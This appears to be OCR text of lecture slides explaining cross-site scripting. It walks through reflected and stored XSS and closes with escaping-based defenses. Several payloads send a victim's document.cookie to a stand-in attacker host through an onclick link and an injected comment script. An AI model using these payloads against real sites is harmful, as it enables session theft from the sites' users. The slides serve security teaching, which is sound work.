http://vuln.com/ says:

Hi Bob

GET /foo?user=<script>alert(‘Hi Bob’)</script> HTTP/1.1

HTTP/1.1 200 OK

…

Hello, <script>alert(‘Hi Bob’)</script>!


Click me!!!

http://vuln.com/foo?user=<script>alert(‘XSS’)</script>

Cross-site scripting

- <a href="#" onclick=
  “window.location=
  ‘http://attacker.com/stolen.cgi?text='
  +escape(document.cookie);
  return false;">Click here!

XSS example


1
Attacker
Attacker's Browser
Attacker's Server
POST http://website/post-comment
<script>...</script>
Website
Website's Database
latestComment: <script>window.location='http://attacker/?cookie='+document.cookie</script>
Website's Response Script
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
2
GET http://website/latest-comment
3
200 OK

XSS Defenses

- Make sure **data** gets treated as **data**, not executed as code!
  - Escape or reject special characters
    - Which ones? Depends what context $data is presented
      - Inside an HTML document? $data
      - Inside a tag? <a href="http://site.com/$data">
      - Inside Javascript code? var x = "$data";
    - Make sure to escape every last instance!
  - Frameworks can help: you declare what's user-controlled data and the framework automatically escape it
- Lots of nitty gritty details to do this right
  - https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet